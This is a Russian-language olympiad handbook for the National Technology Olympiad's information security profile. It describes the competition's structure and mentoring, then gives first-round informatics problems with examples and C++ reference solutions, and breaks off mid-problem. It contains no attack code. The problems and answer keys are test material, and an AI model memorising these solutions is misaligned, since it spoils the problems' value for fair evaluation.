МАТЕРИАЛЫ ЗАДАНИЙ
Всероссийской междисциплинарной олимпиады школьников 8–11 класса «Национальная технологическая олимпиада»

по профилю «Информационная безопасность»

2024/25 учебный год

ntcontest.ru

УДК 373.5.016:004.056
ББК 74.263.2
И74

Авторы:
Г. М. Агафонова, Н. С. Бабков, Е. А. Богомолов, С. Е. Бойченко, И. Ю. Булавин, И. А. Воронцов, А. А. Гаврилюк, Е. Н. Горечин, О. В. Зубков, Д. Н. Карпов, К. В. Костеневский, Д. В. Логинов, И. Б. Мамай, П. В. Митасов, М. О. Пасечник, М. А. Петрачков, В. С. Пустовит, А. В. Резников, Д. С. Савин, П. Ф. Сорокин, А. Д. Тихонов, Г. В. Ульянов, П. В. Шлюндин, Я. А. Шмелев

И74 Всероссийская междисциплинарная олимпиада школьников 8–11 класса «Национальная технологическая олимпиада». Учебно-методическое пособие
Том 12 **Информационная безопасность**
— М.: Ассоциация участников технологических кружков, 2025. — 248 с.

ISBN 978-5-908021-11-1

Данное пособие разработано коллективом авторов на основе опыта проведения всероссийской междисциплинарной олимпиады школьников 8–11 класса «Национальная технологическая олимпиада» в 2024/25 учебном году, а также многолетнего опыта проведения инженерных соревнований для школьников. В пособии собраны основные материалы, необходимые как для подготовки к олимпиаде, так и для углубления знаний и приобретения навыков решения инженерных задач.

В издании приведены варианты заданий по профилю Национальной технологической олимпиады за 2024/25 учебный год с ответами, подробными решениями и комментариями. Пособие адресовано учащимся 8–11 классов, абитуриентам, школьным учителям, наставникам и преподавателям учреждений дополнительного образования, центров молодежного и инновационного творчества и детских технопарков.

Методические материалы также могут быть полезны студентам и преподавателям направлений, относящихся к группам:
01.00.00 Математика и механика
02.00.00 Компьютерные и информационные науки
09.00.00 Информатика и вычислительная техника
10.00.00 Информационная безопасность

ISBN 978-5-908021-11-1

9 785908 021111 >

УДК 373.5.016:004.056
ББК 74.263.2

Оглавление

1. Введение

1.1. Национальная технологическая олимпиада

Всероссийская междисциплинарная олимпиада школьников 8–11 класса «Национальная технологическая олимпиада» (далее — Олимпиада, НТО) проводится в соответствии с распоряжением Правительства Российской Федерации от 10.02.2022 № 211-р при координации Министерства науки и высшего образования Российской Федерации и при содействии Министерства просвещения Российской Федерации, Министерства цифрового развития, связи и массовых коммуникаций Российской Федерации, Министерства промышленности и торговли Российской Федерации, Ассоциации участников технологических кружков, Агентства стратегических инициатив по продвижению новых проектов, АНО «Россия — страна возможностей», АНО «Платформа Национальной технологической инициативы» и Российского движения детей и молодежи «Движение Первых».

Проектное управление Олимпиадой осуществляет структурное подразделение Национального исследовательского университета «Высшая школа экономики» — Центр Национальной технологической олимпиады. Организационный комитет по подготовке и проведению Национальной технологической олимпиады возглавляют первый заместитель Руководителя Администрации Президента Российской Федерации С. В. Кириенко и заместитель Председателя Правительства Российской Федерации Д. Н. Чернышенко.

Национальная технологическая олимпиада — это командная инженерная Олимпиада, позволяющая школьникам работать в самых передовых инженерных направлениях. Она базируется на опыте Олимпиады Кружкового движения НТИ и проводится с 2015 года, а с 2016 года входит в перечень Российского совета олимпиад школьников и дает победителям и призерам льготы при поступлении в университеты.

Всего заявки на участие в десятом юбилейном сезоне (2024–25 гг.) самых масштабных в России командных инженерных соревнованиях подали более 140 тысяч школьников. Общий охват олимпиады с 2015 года превысил 880 тысяч участников.

НТО способствует формированию профессиональной траектории школьников, увлеченных научно-техническим творчеством и помогает им:

- определить свой интерес в мире современных технологий;
- получить опыт решения комплексных инженерных задач;
- осознанно выбрать вуз для продолжения обучения и поступить в него на льготных условиях.

Кроме того, НТО позволяет каждому участнику познакомиться с перспективными направлениями технологического развития, ведущими экспертами и найти единомышленников.

Ценности НТО

Национальная технологическая олимпиада — командные инженерные соревнования для школьников и студентов. Олимпиада создает уникальное пространство, основанное на общих ценностях и смыслах, которыми делятся все участники процесса: школьники, студенты, организаторы, наставники и эксперты. В основе Олимпиады лежит представление о современном технологическом образовании как новом укладе жизни в быстро меняющемся мире. Эта модель предполагает:

- доступность качественного обучения для всех, кто стремится к знаниям;
- возможность непрерывного развития;
- совместное формирование среды, где гуманитарные знания и новые технологии взаимно усиливают друг друга.

Это — образ общества будущего, в котором участники Олимпиады оказываются уже сегодня.

Решать прикладные задачи, нацеленные на умножение общественного блага

В заданиях Олимпиады используются актуальные вызовы науки и технологий, адаптированные под уровень школьников. Они имеют прикладной характер и отражают реальные потребности общества, а системное и профессиональное решение подобных задач способствует развитию общего блага. Олимпиада предоставляет возможность попробовать себя в этом направлении уже сегодня и найти единомышленников.

Создавать, а не только потреблять

Стремление к созданию нового ценится выше потребления готового, а ориентация на общественную пользу — выше личной выгоды. Это не исключает заботу о собственных интересах, но подчеркивает: творчество приносит больше удовлетворения, чем пассивное потребление. Олимпиада — совместный труд организаторов, партнеров и участников, в котором важнее стремление решать общие задачи, чем критика чужих усилий.

Работать в команде

Командная работа рассматривается не только как эффективный способ достижения целей, но и как основа для формирования сообщества, объединенного общими ценностями. Команда помогает раскрыть индивидуальность каждого, при этом сохраняя уважение к другим. Такие горизонтальные связи необходимы для реализации амбициозных технологических проектов. Олимпиада способствует формированию подобного сообщества и приглашает к его созданию всех заинтересованных.

Осваивать и ответственно развивать новые технологии

Сообщество Национальной технологической олимпиады — часть Кружкового движения НТИ, объединенные интересом к современным технологиям, стремлением

к их пониманию и созданию нового. Возможности технологий постоянно расширяются, однако развитие должно сопровождаться ответственностью. Этика инженера и ученого предполагает осознание последствий своих решений. Главное правило — создавая новое, не навредить.

Играть честно и пробовать себя

Ценится честная победа, достигнутая в рамках установленных правил. Это предполагает отказ от списывания, давления и манипуляций. Честная игра означает уважение к себе, команде и соперникам. Олимпиада поддерживается как безопасное пространство, где каждый может пробовать новое, не опасаясь ошибок, и постепенно становиться сильнее и увереннее в себе.

Быть человеком

Соревнования — это сложный и эмоционально насыщенный процесс, в котором особенно важны порядочность, вежливость и чуткость. Эмпатия, уважение и забота делают участие полезным и комфортным. Высоко ценится бережное отношение к людям и их труду, отказ от токсичной критики и готовность нести ответственность за слова и поступки. Участие в общем деле помогает не только окружающим, но и самому человеку.

Организационная структура НТО

НТО — межпредметная олимпиада. Спектр соревновательных направлений (профилей НТО) сформирован на основе актуального технологического пакета и связан с решением современных проблем в различных технологических отраслях. С полным перечнем направлений (профилей) можно ознакомиться на сайте НТО: https://ntcontest.ru/tracks/nto-school/.

Соревнования в рамках НТО проводятся по четырем трекам:

1. НТО Junior для школьников (5–7 классы).
2. НТО школьников (8–11 классы).
3. НТО студентов.
4. Конкурс цифровых портфолио «Талант НТО».

В 2024/25 учебном году 21 профиль НТО включен в Перечень олимпиад школьников, ежегодно утверждаемый Приказом Министерства науки и высшего образования Российской Федерации, а также в Перечень олимпиад и иных интеллектуальных и (или) творческих конкурсов, утверждаемый приказом Министерства просвещения Российской Федерации. Это дает право победителям и призерам профилей НТО поступать в вузы страны без вступительных испытаний (БВИ), получить 100 баллов ЕГЭ или дополнительные 10 баллов за индивидуальные достижения. Преимущества при поступлении победителям и призерам НТО предлагают более 100 российских вузов.

НТО для школьников 8–11 классов проводится в три этапа:

- Первый отборочный этап — заочный индивидуальный. Участникам предлагаются предметный тур, состоящий из задач по двум предметам, связанным

с выбранным профилем, а также инженерный тур, задания которого погружают участников в тематику профиля; образовательный модуль формирует теоретические знания и представления.

- Второй отборочный этап — заочный командный. На этом этапе участники выполняют как индивидуальные задания на проверку компетенций, так и командные задачи, соответствующие выбранному профилю.
- Заключительный этап — очный командный. В течение 5–6 дней команды участников со всей страны, успешно прошедшие оба отборочных этапа, соревнуются в решении комплексных прикладных инженерных задач.

Профили НТО 2024/25 учебного года и соответствующий уровень РСОШ

Профили II уровня РСОШ:

- Автоматизация бизнес-процессов.
- Автономные транспортные системы.
- Беспилотные авиационные системы.
- Водные робототехнические системы.
- Инженерные биологические системы.
- Наносистемы и наноинженерия.
- Нейротехнологии и когнитивные науки.
- Технологии беспроводной связи.
- Цифровые технологии в архитектуре.
- Ядерные технологии.

Профили III уровня РСОШ:

- Анализ космических снимков и геопространственных данных.
- Аэрокосмические системы.
- Большие данные и машинное обучение.
- Геномное редактирование.
- Интеллектуальные робототехнические системы.
- Интеллектуальные энергетические системы.
- Информационная безопасность.
- Искусственный интеллект.
- Летающая робототехника.
- Спутниковые системы.
- Кластер «Виртуальные миры»:
    - ◇ Разработка компьютерных игр.
    - ◇ Технологии виртуальной реальности.
    - ◇ Технологии дополненной реальности.

Профили без уровня РСОШ:

- Инфохимия.
- Квантовый инжиниринг.
- Новые материалы.
- Программная инженерия в финансовых технологиях.

- Современная пищевая инженерия.
- Умный город.
- Урбанистика.
- Цифровые сенсорные системы.
- Разработка мобильных приложений.

Обратите внимание на то, что в олимпиаде 2025/26 учебного года список профилей, в т. ч. входящих в РСОШ, и уровни РСОШ могут поменяться.

Участие в НТО старшеклассников может принять любой школьник, обучающийся в 8–11 классе. Чаще всего Олимпиада привлекает:

- учащихся технологических кружков, интересующихся инженерными и робототехническими соревнованиями;
- школьников, увлеченных олимпиадами и предпочитающих межпредметный подход;
- энтузиастов передовых технологий;
- активных участников хакатонов, проектных конкурсов и профильных школ;
- будущих предпринимателей, ищущих команду для реализации стартап-идей;
- любознательных школьников, стремящихся выйти за рамки школьной программы.

Познакомить школьников с НТО и ее направлениями, а также мотивировать их на участие в Олимпиаде можно с помощью специальных мероприятий — Урока НТО и Дней НТО. Методические рекомендации для педагогов по проведению Урока НТО и организации Дня НТО в образовательной организации размещены на сайте: https://nti-lesson.ru. Здесь можно подобрать и скачать готовые сценарии занятий и подборки материалов по различным направлениям Олимпиады.

Участвуя в НТО, школьники получают возможность работать с практико-ориентированными задачами в области прорывных технологий, собирать команды единомышленников, погружаться в профессиональное сообщество, а также заработать льготы для поступления в вузы.

По всей стране работают площадки подготовки к НТО, которые помогают привлекать участников и проводят мероприятия по подготовке к этапам Олимпиады. Такие площадки могут быть открыты на базе:

- школ и учреждений дополнительного образования;
- частных кружков по программированию, робототехнике и другим технологическим направлениям;
- вузов;
- технопарков и других образовательных и научно-технических организаций.

Любое образовательное учреждение, ученики которого участвуют в НТО или НТО Junior, может стать площадкой подготовки к Олимпиаде и присоединиться к Кружковому движению НТИ. Подробные инструкции о том, как стать площадкой подготовки, размещены на сайте: https://ntcontest.ru. Условия регистрации и требования к ним актуализируются с развитием Олимпиады, а обновленная информация публикуется перед началом каждого нового цикла.

Наставники НТО

В Национальной технологической олимпиаде большое внимание уделяется работе с **наставниками** — людьми, сопровождающими участников на всех этапах подготовки и участия в Олимпиаде. Наставник оказывает поддержку как в решении организационных вопросов, так и в развитии технических и социальных навыков школьников, включая умение работать в команде.

Наставником НТО может стать любой взрослый, готовый помогать школьникам развиваться и готовиться к участию в инженерных соревнованиях. Это может быть:

- учитель школы или преподаватель вуза;
- педагог дополнительного образования;
- руководитель кружка;
- родитель школьника;
- специалист из технологической области или представитель бизнеса.

Даже если наставник сам не обладает достаточными знаниями в определенной области, он может привлекать к подготовке коллег и экспертов, а также оказывать поддержку и организовывать процесс обучения для самостоятельных учеников. Сегодня сообщество наставников НТО насчитывает более **7 000 человек** по всей стране.

Главная цель наставника — **организовать системную подготовку к Олимпиаде в течение всего учебного года**, поддерживать интерес и мотивацию участников, а также помочь им справляться с возникающими трудностями. Также наставник фиксирует цели команды и каждого участника, чтобы в дальнейшем можно было проанализировать развитие профессиональных и личных компетенций.

Основные направления работы наставника

Организационные задачи:

- Информирование и мотивация: наставник рассказывает учащимся об НТО, ее этапах и преимуществах, помогает с выбором подходящего профиля, ориентируясь на интересы и способности школьников.
- Составление программы подготовки: формируется расписание и план занятий, организуется работа по освоению необходимых знаний и навыков.
- Контроль сроков: наставник следит за календарем Олимпиады и напоминает участникам о сроках решения заданий отборочных этапов.

Содержательная подготовка:

- Оценка компетенций участников: наставник помогает определить сильные и слабые стороны учеников и подбирает задания и материалы для устранения пробелов.
- Подготовка к отборочным этапам: помощь в изучении рекомендованных материалов, заданий прошлых лет, онлайн-курсы по профилям.
- Подготовка к заключительному этапу: разбираются задачи заключительных этапов прошлых лет, отслеживаются подготовительные мероприятия (очные и дистанционные), в которых наставник рекомендует ученикам участвовать.

Развитие личных и командных навыков:

- Формирование команд: наставник помогает сформировать сбалансированные команды для второго отборочного и финального этапов, распределить роли, при необходимости ищет участников из других регионов и организует онлайн-коммуникацию.
- Анализ прогресса и опыта: после каждого этапа проводится совместная рефлексия, обсуждаются успехи и трудности, выявляются зоны роста и направления для дальнейшего развития.
- Поддержка и мотивация: наставник поддерживает интерес и энтузиазм участников (особенно в случае неудачных результатов), помогает справиться с разочарованием и сохранить настрой на дальнейшее участие.
- Построение индивидуальной образовательной траектории: наставник помогает школьникам осознанно планировать дальнейшее обучение: выбирать курсы, участвовать в конкурсах, определяться с вузами и направлениями подготовки.

Поддержка наставников НТО

Работе наставников посвящен отдельный раздел на сайте НТО: https://ntcontest.ru/mentors/.

Для систематизации знаний и подходов к работе наставников в рамках инженерных соревнований разработан курс «Дао начинающего наставника: как сопровождать инженерные команды»: https://stepik.org/course/124633/. Курс формирует общие представления об их работе в области подготовки участников к инженерным соревнованиям.

Для совершенствования профессиональных компетенций по направлениям профилей создан курс «Дао начинающего наставника: как развивать технологические компетенции»: https://stepik.org/course/186928/.

Для организации занятий с учениками педагогам предлагаются образовательные программы, разработанные на основе многолетнего опыта организации подготовки к НТО. В настоящий момент они представлены по передовым технологическим направлениям:

- компьютерное зрение;
- геномное редактирование;
- водная, летающая и интеллектуальная робототехника;
- машинное обучение и искусственный интеллект;
- нейротехнологии;
- беспроводная связь, дополненная реальность.

Программы доступны на сайте: https://ntcontest.ru/mentors/education-programs/.

Регистрируясь на платформе НТО, наставники получают доступ к личному кабинету, в котором отображается расписание отборочных соревнований и мероприятий по подготовке, требования к знаниям и компетенциям при решении задач отборочных этапов.

Сообщество наставников НТО существует и развивается. Ежегодно Кружковое движение НТИ проводит Всероссийский конкурс технологических кружков: https://konkurs.kruzhok.org/. Принять участие в конкурсе может каждый наставник.

В 2022 году было выпущено пособие «Технологическая подготовка инженерных команд. Методические рекомендации для наставников». Методические рекомендации предназначены для учителей технологий, а также наставников и педагогов кружков и центров дополнительного образования. Рекомендации направлены на помощь в процессе преподавания технологий в школе или в кружке. Пособие построено на примерах из реального опыта работы со школьниками, состоит из теоретических положений, посвященных популярным взглядам в педагогике на тему подготовки инженерных команд к соревнованиям. Электронное издание доступно по ссылке: https://journal.kruzhok.org/tpost/pggs3bp7y1-tehnologicheskaya-podgotovka-inzhenernih.

В нем рассмотрены особенности подготовки к пяти направлениям:

- Большие данные.
- Машинное обучение.
- Искусственный интеллект.
- Спутниковые системы.
- Летающая робототехника.

Для наставников НТО разработана и постоянно пополняется страница с материалами для профессионального развития: https://nto-forever.notion.site/c9b9cbd21542479b97a3fa562d15e32a.

1.2. Информационная безопасность

В мире растет количество цифровых сервисов и цифровой инфраструктуры. Население регулярно пользуется цифровыми инструментами для получения новостей, обмена сообщений, оплаты и т. д. Однако с ростом проникновения «цифры» в деятельность человека растет и количество возможностей использования цифровых инструментов злоумышленниками. Увеличение количества таких угроз экспоненциально зависит от цифровых возможностей. Предотвращением подобных действий и нивелированием их последствий занимаются специалисты в области информационной безопасности.

Дисциплина «Информационная безопасность» достаточно широка и включает в себя:

- «железо» (аппаратные закладки, физический перехват сигнала, постановка помех и т. д.);
- «программную инженерию» (разработка антивирусов, программных методов шифрования файлов, разработка и защита протоколов передачи данных и т. д.);
- «математику» (криптография, теория информации, фундаментальная математика и т. д.);
- «социальный инжиниринг» (защита от спама, случайной передачи персональных данных).

Профиль Информационная безопасность Национальной технологической олимпиады в первую очередь сосредоточен на программной и математической компонентах в этой области. Впервые в 2024–25 гг. были представлены задачи по работе с «железом».

Кроме предметной составляющей в профиле учитывается специфика методов подготовки специалистов в области информационной безопасности, которая фокусируется на широко доступном игровом формате проверки компетенций — соревнования типа CTF (англ. Capture the flag — «захват флага»). В рамках таких соревнований участники решают отдельные задачи из области информационной безопасности, которые делятся по классическим категориям:

- Задания по криптографии (crypto).
- Задания по стеганографии (stegano).
- Задания по проведению программно-технической экспертизы и расследованию инцидентов (forensics).
- Задания по поиску и эксплуатации веб-уязвимостей (web).
- Задания по исследованию программ в условиях отсутствия исходного кода (reverse).
- Задания по программированию подсистем безопасности (professional programming and coding).

Большой недостаток данного типа соревнований заключается в том, что в итоге у школьников формируется неправильное представление о практической деятельности специалистов в области информационной безопасности. Зачастую они восприни-

мают задачи как типовые соревнований формата CTF или ищут сходство, стараясь применить те же методы, что используются в CTF, но не стремятся исследовать и решать конкретную задачу.

Содержание этапов НТО по профилю Информационная безопасность выстраивается в следующей последовательности:

1. Первый отборочный этап — проверка знаний и умение решать задачи повышенного уровня сложности по школьным предметам: математика и информатика (программирование).
2. Второй отборочный этап — соревнования в формате CTF с использованием дистанционных образовательных технологий.
3. Заключительный этап состоит из двух туров:
    - командный инженерный тур: решение инженерной задачи в области информационной безопасности, которая по своему устройству максимально приближена к «рыночной» задаче специалиста в области информационной безопасности и отличается от традиционных задач CTF соревнований;
    - индивидуальный предметный тур: решение задач по предметам математика и информатика.

Во втором отборочном этапе предлагаются командные задачи в области информационной безопасности в формате CTF. Предварительно предоставляются задания прошлых сезонов, а также дополнительные учебные материалы, в том числе лекции, записанные специально для этого этапа.

Начисляемые баллы меняются динамически: чем больше участников смогли решить конкретную задачу, тем меньше ее стоимость, то есть лучшими становились те команды, которые справились с как можно большим количеством заданий, решенных меньшим числом участников или нерешенных никем, кроме них.

Проверка осуществляется с помощью специально подготовленной нейронной сети, которая выявляет идентичные решения. Согласно правилам участники, предоставившие такие решения, дисквалифицируются.

Заключительный этап является командным — это дополнительное условие, связанное со спецификой отрасли и самой НТО, поскольку современные инженерные задачи успешно решаются только коллективно.

Предметный индивидуальный тур направлен на проверку подготовленности школьников по информатике и математике и позволяет им продемонстрировать необходимые профильные предметные знания.

В практическом командном туре решается задача расследования инцидентов. Участники получают доступ к сети, воспроизводя логику злоумышленника, а затем разрабатывают механизмы по установке защиты, чтобы устранить уязвимости системы.

Отзывы показывают, что участие в профиле позволяет расширить представление школьников об информационной безопасности, особенно с точки зрения создания комплексных систем. Они положительно реагируют на формат представленной задачи.

Таким образом, основной особенностью профиля является эмуляция работы на реальной инфраструктуре, требующая совокупности предметных знаний и техниче-

ских компетенций, системно-целостного видения проблем обеспечения информационной безопасности, представления о природе возникновения типичных угроз, а также навыков практической реализации мероприятий защиты от них.

2. Первый отборочный этап

2.1. Работа наставника НТО на этапе

Педагог-наставник играет важную роль в подготовке участника к первому отборочному этапу Национальной технологической олимпиады. На этом этапе школьникам предстоит справиться как с предметными задачами, соответствующими профилю, так и с заданиями инженерного тура, погружающими в выбранную технологическую область.

Наставник может организовать подготовку участника, используя разнообразные форматы и ресурсы:

- Разбор заданий прошлых лет. Совместный анализ задач отборочного этапа предыдущих лет позволяет понять структуру, уровень сложности и типичные подходы к решению. Это формирует у школьника устойчивые стратегии работы с олимпиадными заданиями.
- Мини-соревнования. Проведение тренировочных турниров с заданиями предметных олимпиад муниципального уровня помогает развить соревновательный навык, тренирует скорость и уверенность при решении задач в ограниченное время.
- Углубленные занятия. Наставник может выстроить образовательную траекторию, опираясь на рекомендации разработчиков профиля, и провести занятия по ключевым темам. Это особенно важно для системного понимания предметной области.
- Использование онлайн-курсов. Для самостоятельной подготовки и проверки знаний участник может использовать предметные курсы НТО, размещенные на платформах Степик и Яндекс Контест. Наставник может также организовать занятия с использованием этих материалов в рамках групповой или индивидуальной подготовки.
- Привлечение внешних экспертов. Если у наставника нет достаточной экспертизы в какой-либо предметной области, он может пригласить других педагогов или специалистов для проведения тематических занятий.
- Поддержка в инженерном туре. Инженерный тур включает теоретические материалы и задания, помогающие глубже погрузиться в тематику профиля. Наставник может сопровождать изучение курса, помогать в разборе теоретических вопросов и тренировать участника на практических задачах.

Таким образом, наставник не только помогает систематизировать подготовку, но и мотивирует участника, создавая для него комфортную и продуктивную образовательную среду.

2.2. Предметный тур. Информатика

2.2.1. Первая волна. Задачи 8–11 класса

Задачи первой волны предметного тура по информатике открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63452/enter/.

Задача 2.2.1.1. Ускорение ускорения (10 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Рассмотрим модель движения тела. Будем фиксировать такие параметры, как координата, скорость, ускорение и ускорение ускорения (рывок). Если некоторый параметр равен a и имеет скорость изменения v, то в следующий момент времени этот параметр будет равен $a + v$.

Например, если тело имело координату, равную 10, скорость, равную 20, ускорение, равное 30 и ускорение ускорения, равное 40, то в следующий момент оно будет иметь координату 30, скорость 50 и ускорение 70. Ускорение ускорения будем считать в этой задаче постоянной величиной.

Задача довольно проста: тело в начальный момент времени 0 находится в точке с координатой 0, скоростью 0 и ускорением 0. На это тело действует постоянное ускорение ускорения, равное 6. Требуется определить, в точке с какой координатой окажется это тело в момент времени t.

Формат входных данных

В единственной строке находится одно число t, где $0 \leqslant t \leqslant 10^6$.

Формат выходных данных

Вывести одно число — координату, в которой окажется тело в момент времени t.

Примеры

Пример №1

Стандартный ввод
6
Стандартный вывод
120

Пример №2

Стандартный ввод
2
Стандартный вывод
0

Пример №3

Стандартный ввод
1000000
Стандартный вывод
999997000002000000

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int t;
    cin >> t;
    cout << ((t * (t - 1)) * (t - 2)) << endl;
}
```

Задача 2.2.1.2. Двойное остекление (15 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

У деда Василия есть два прямоугольных куска стекла. Один из них имеет размеры $a \times b$, другой — $c \times d$. Дед собирается из этих кусков сделать окно с двойным остеклением. Он хочет, чтобы окно было обязательно квадратным и как можно большим по размеру. Дед должен вырезать из имеющихся у него прямоугольников два одинаковых квадрата максимально возможного размера. Нужно написать программу, которая по заданным a, b, c, d найдет максимальные размеры квадратного окна. Имейте ввиду, что оба квадрата могут быть вырезаны и из одного прямоугольного куска стекла.

Формат входных данных

На вход подаются две строки. В первой строке находятся размеры первого прямоугольника a, b через пробел, во второй — размеры второго прямоугольника c, d через пробел, где $1 \leqslant a, b, c, d \leqslant 10^9$.

Формат выходных данных

Вывести одно число — максимальную сторону квадратного двойного окна, которое можно вырезать из заданных на входе прямоугольных кусков стекла. Ответ может быть нецелым, требуется вывести его с точностью 1 знак после десятичной точки.

Примеры

Пример №1

Стандартный ввод
5 10 9 6
Стандартный вывод
5

Пример №2

Стандартный ввод
4 10 9 6
Стандартный вывод
4.5

Комментарий

Второй пример показывает, что иногда лучше вырезать оба квадрата из одного и того же куска стекла.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    double a, b, c, d;
    cin >> a >> b >> c >> d;
    double a0 = min({a, b, c, d});
    double a1 = min(max(a, b) / 2.0, min(a, b));
    double a2 = min(max(c, d) / 2.0, min(c, d));
    double ans =  max({a0, a1, a2});
    if( (int)ans == ans ){
        int ians = ans;
        cout << ians << endl;
        return 0;
    }
    cout.precision(1);
    cout << fixed<< ans << endl;
}
```

Задача 2.2.1.3. О золотой рыбке и... досках (20 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

После событий известной сказки А. С. Пушкина старик решил принципиально не пользоваться услугами золотой рыбки. Поэтому для того чтобы изготовить новое корыто, он честно заготовил n одинаковых досок.

Но гостивший в это время у старика со старухой внук решил, что ему нужно научиться пилить. И, не сказав ничего своему деду, внук быстро распилил каждую из досок на две части. В итоге у старика оказались $2n$ кусков досок. Самое интересное, что все эти куски оказались разными по длине, но имели целочисленные размеры. К сожалению, старик забыл, какова была исходная длина целых досок.

Формат входных данных

В первой строке задается целое число n — исходное количество целых досок, где $1 \leqslant n \leqslant 10^5$.

Во второй строке заданы $2n$ целых чисел d_i — длины всех кусков, которые получились после «тренировки» внука, где $1 \leqslant d_i \leqslant 10^9$. Гарантируется, что эти числа попарно различны, и их можно разбить на пары одинаковых по сумме чисел.

Все эти части досок пронумерованы от 1 до $2n$ в том порядке, в котором они заданы на входе.

Формат выходных данных

В первую строку вывести одно число — исходную длину целых досок.

В следующих n строках вывести пары номеров кусков досок, которые составляют по длине целые доски. Номера выводить через один пробел, внутри пары сначала должен идти меньший номер, затем больший. Пары должны быть выведены в порядке возрастания первых номеров в парах.

Примеры

Пример №1

Стандартный ввод
3 4 8 2 3 6 7

Стандартный вывод
10 1 5 2 3 4 6

Комментарий

Отсортируем куски и далее будем брать один из начала и второй к нему из конца.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int n;
    cin >> n;
    vector<pair<int, int> > v(2 * n);
     for(int i = 0; i < 2 * n; i++){
        int d;
        cin >> d;
        v[i] = {d, i + 1};
    }
    sort(v.begin(), v.end());
    vector<pair<int, int> > ans(n);
    for(int i = 0; i < n; i++){
```

```
16          ans[i] = {v[i].second, v[2 * n - i - 1].second};
17          if(ans[i].first > ans[i].second){
18              swap(ans[i].first, ans[i].second);
19          }
20      }
21      sort(ans.begin(), ans.end());
22      cout << v[0].first + v.back().first<< endl;
23      for(int i = 0; i < n; i++){
24          cout << ans[i].first<<' '<< ans[i].second<< endl;
25      }
26  }
```

Задача 2.2.1.4. Бонусы и экономия (25 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Технология производства некоторой металлической детали предполагает вытачивание ее из металлической заготовки. При этом образуются стружки, которые не стоит выкидывать. Ведь из a комплектов стружек (оставшихся после обработки a заготовок) можно бесплатно выплавить еще одну заготовку, которую снова можно использовать для выточки детали и создания еще одного комплекта стружек.

Заготовки можно купить на оптовом складе, при этом в целях привлечения клиентов, проводится акция «купи b заготовок, тогда еще одну получишь бесплатно».

Требуется изготовить c деталей. Нужно определить минимальное число заготовок, которые нужно купить за деньги, чтобы с учетом бонусных заготовок и экономии на стружках можно было изготовить требуемое число деталей.

Формат входных данных

В одной строке через пробел заданы три целых числа a, b, и c такие, что $2 \leqslant$ $\leqslant a \leqslant 10^{18}$, $1 \leqslant b$, $c \leqslant 10^{18}$.

Формат выходных данных

Вывести одно целое число — минимальное количество заготовок, которые нужно купить, чтобы с учетом всех бонусов и экономии выточить c конечных деталей.

Примеры

Пример №1

Стандартный ввод
4 5 41
Стандартный вывод
26

Примечания

В примере из условия нужно закупить 26 заготовок. Тогда за каждые пять купленных заготовок будет предоставлена одна бесплатная, итого по акции добавится еще пять заготовок, то есть получится 31 заготовка. Далее из 31 заготовки выточится 31 деталь, останется 31 комплект стружек. Из каждых четырех комплектов выплавится дополнительная заготовка, получится семь заготовок и три комплекта стружек. Из семи заготовок выточится семь деталей и останется семь комплектов стружек, три комплекта стружек осталось с первого шага, итого 10 комплектов стружек. Из них выплавится еще две заготовки, дающие две детали и два комплекта стружек. Собрав эти два комплекта с двумя, оставшимися от 10, получим еще одну заготовку, из которой выточится еще одна деталь. Останется один комплект стружек, который уже никак не получится использовать. Итого будет произведена $31 + 7 + 2 + 1 = 41$ деталь.

Комментарий

Методом бинарного поиска можно подобрать минимальное необходимое количество исходных заготовок.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
int f1(int M, int a){
    int res = 0, z = 0;
    while(1){
        if(M == 0 && z < a){
            return res;
        }
        res += M;
        M = M + z;
        z = M % a;
        M = M / a;
    }
}
```

```
int f2(int M, int b){
    return M + M / b;
}
signed main(){
    int a, b, c;
    cin >> a >> b >> c;
    int L = 0, R = 1;
    while(f1(R, a) <= c){
        R *= 2;
    }
    while(R - L > 1){
        int M = (R + L) / 2;
        if(f1(M, a) < c){
            L = M;
        }
        else{
            R = M;
        }
    }
    int z = R;
    L = 0, R = 1;
    while(f2(R, b) <= z){
        R *= 2;
    }
    while(R - L > 1){
        int M = (R + L) / 2;
        if(f2(M, b) < z){
            L = M;
        }
        else{
            R = M;
        }
    }
    cout << R << endl;
}
```

Задача 2.2.1.5. Сон таксиста (30 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Одному таксисту приснился красочный сон. Во сне он живет и работает в некотором городе, где абсолютно все улицы с односторонним движением. Эти улицы устроены так, что невозможно проехать с какого-либо перекрестка так, чтобы вернуться обратно на этот же перекресток, то есть в дорожной сети города нет циклов.

Таким образом, если с перекрестка A можно попасть по направлению движения улиц на перекресток B, то люди вызывают такси, иначе их везет специальный муниципальный подземный транспорт бесплатно.

В связи с такими странными правилами, таксистам в этом городе разрешено законом везти пассажира по любому маршруту, не нарушающему направления движения. Все в этом городе привыкли к такой ситуации и абсолютно спокойно относятся к тому, что таксисты везут их самым длинным путем. Разумеется, заработок таксиста за одну поездку прямо пропорционален ее длине. Для упрощения будем считать, что стоимость 1 км поездки составляет ровно 1 руб.

